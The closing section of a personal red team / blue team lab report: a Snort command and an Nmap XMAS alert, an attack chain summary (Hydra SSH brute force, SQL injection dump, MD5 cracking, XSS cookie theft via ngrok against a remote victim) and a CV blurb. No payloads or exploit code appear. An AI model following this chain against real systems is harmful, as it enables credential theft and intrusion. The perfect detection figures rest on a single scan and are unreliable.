Snort IDS was deployed on the Ubuntu target, monitoring all traffic on enp0s3. During the Nmap scan, Snort generated multiple real-time alerts — correctly identifying the attack technique, source IP, and destination within milliseconds.

◆ Snort Deployment

```
• • • TERMINAL
$ sudo snort -A console -i enp0s3 -c /etc/snort/snort.conf
$ Monitoring: 192.168.10.0/24 | Interface: enp0s3
```

◆ Real-Time Alert Output

```
! ALERT GENERATED
05/09-13:36:43 [1:1228:7] SCAN nmap XMAS
[Classification: Attempted Information Leak] [Priority: 2]
{TCP} 192.168.10.2:43105 → 192.168.10.3:1
```

WHAT SNORT DETECTED	DETECTION METRICS
Scan Type: Nmap XMAS technique Source IP: 192.168.10.2 (Kali) Destination: 192.168.10.3 (Ubuntu) Classification: Information Leak Attempt Priority: Level 2	Detection Time: < 1 second False Positives: 0% Detection Rate: 100% Alert Mode: Console + Log IDS Status: Fully Operational

07 / ATTACK CHAIN SUMMARY

Complete penetration test findings from start to finish

#	ATTACK	TOOL	RESULT
1	Network Recon	Nmap 7.98	SSH + HTTP discovered · OS fingerprinted
2	SSH Brute Force	Hydra	hello123 cracked · full shell access gained
3	SQL Injection	Manual payloads	Full DB dump · 5 user accounts extracted
4	Hash Cracking	John the Ripper	4/4 MD5 hashes cracked in < 5 seconds
5	XSS Cookie Theft	ngrok + webhook	Remote victim data captured over internet

08 / PORTFOLIO / CV ENTRY

Ready-to-use professional description for job applications

Red Team / Blue Team Cybersecurity Lab

Personal Project · May 2026

Designed and deployed a virtualized SOC lab simulating real-world enterprise attack and defense scenarios using pfSense, Kali Linux, and Ubuntu Server.

- ▶ Built 3-VM isolated network lab (pfSense + Kali + Ubuntu) with segmented 192.168.10.0/24 subnet
- ▶ Performed network reconnaissance using Nmap — identified open ports, services, OS fingerprint
- ▶ Executed SSH brute force with Hydra (rockyou.txt wordlist) — successfully recovered valid credentials
- ▶ Exploited SQL injection in DVWA — extracted full database, cracked all MD5 hashes with John the Ripper
- ▶ Deployed Reflected XSS attack against remote victim over public internet via ngrok — captured browser data
- ▶ Configured Snort IDS — 100% detection rate on Nmap XMAS reconnaissance scans

TOOLS pfSense · Kali Linux · Nmap · Hydra · John the Ripper · Snort IDS · DVWA · ngrok · VirtualBox · Wireshark

END OF REPORT

Conducted in a controlled, legal environment for educational purposes only.